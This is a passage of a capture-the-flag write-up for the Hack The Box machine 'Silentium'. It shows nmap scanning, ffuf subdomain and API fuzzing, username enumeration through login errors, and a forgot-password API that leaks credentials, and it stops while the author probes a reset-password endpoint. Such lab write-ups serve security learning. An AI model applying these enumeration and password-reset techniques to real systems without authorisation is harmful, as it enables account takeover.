# Silentium
Table of Contents
// hint
Solution locked — challenge mode is on
- MAchine Name: Silentium
- OS Type: Linux
- Difficulty: Easy
Port Scanning - Service & Version Enumeration
Nmap scan report for 10.129.245.103Host is up, received user-set (0.16s latency).Scanned at 2026-04-20 18:04:07 IST for 63sNot shown: 65305 closed tcp ports (reset), 228 filtered tcp ports (no-response)Some closed ports may be reported as filtered due to --defeat-rst-ratelimitPORT STATE SERVICE REASON VERSION22/tcp open ssh syn-ack ttl 63 OpenSSH 9.6p1 Ubuntu 3ubuntu13.15 (Ubuntu Linux; protocol 2.0)| ssh-hostkey:| 256 0c:4b:d2:76:ab:10:06:92:05:dc:f7:55:94:7f:18:df (ECDSA)| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBN9Ju3bTZsFozwXY1B2KIlEY4BA+RcNM57w4C5EjOw1QegUUyCJoO4TVOKfzy/9kd3WrPEj/FYKT2agja9/PM44=| 256 2d:6d:4a:4c:ee:2e:11:b6:c8:90:e6:83:e9:df:38:b0 (ED25519)|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIH9qI0OvMyp03dAGXR0UPdxw7hjSwMR773Yb9Sne+7vD80/tcp open http syn-ack ttl 63 nginx 1.24.0 (Ubuntu)|_http-server-header: nginx/1.24.0 (Ubuntu)| http-methods:|_ Supported Methods: GET HEAD POST OPTIONS|_http-title: Did not follow redirect to http://silentium.htb/Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernelEnumeration
Port 80/HTTP
let’s visit the web application

we can see that it is redirecting us to silentium.htb website. let’s add the entry to /etc/hosts file and refresh the page.

whenever i see the hostname is being used in the website first thing i do is to fuzz for the virtual host /subdomain
ffuf -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt -u http://silentium.htb/ -H "Host: FUZZ.silentium.htb" -fs 178
we found the staging domain, let’s add this to /etc/hosts file and then visit it in the browser

let’s try to login as standard admin user now as the it is asking for the email let’s use the standard format for the HTB admin@silentium.htb

it is saying that user not found so possibly we can enumerate usernames from it

same output if we visit the forgot password page

now to get some names from the main website we found the leadership section

let’s use the burp intruder to check if any of them is correct users or not
another way we can find out is using ffuf
ffuf -w users.txt -u http://staging.silentium.htb/api/v1/auth/login -d '{"email":"FUZZ@silentium.htb", "password":"admin"}' -H "Content-type: application/json"
now we found that ben is the correct user we can proceed with but i don’t like to bruteforce the things ;)
let’s check the forgot-password API

Bingo!! we got the creds in the API response itself
i’ve tried to crack the password but didn’t get anything now as we are having some creds, let’s try to find some other API endpoint and check if we can use any of these creds anywhere else
ffuf -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-medium-words.txt -u http://staging.silentium.htb/api/v1/account/FUZZ -fs 31
out of all these APIs the reset-password looked interesting to me
let’s use curl and play with these APIs
curl http://staging.silentium.htb/api/v1/account/reset-password -X POST
and there’s another which also attracts me is verify, let’s use that
curl http://staging.silentium.htb/api/v1/account/verify -X POST
from the output above we can say that it requires the tempToken
i’ve took the same request in the burpsuite and tried to provide the tempToken
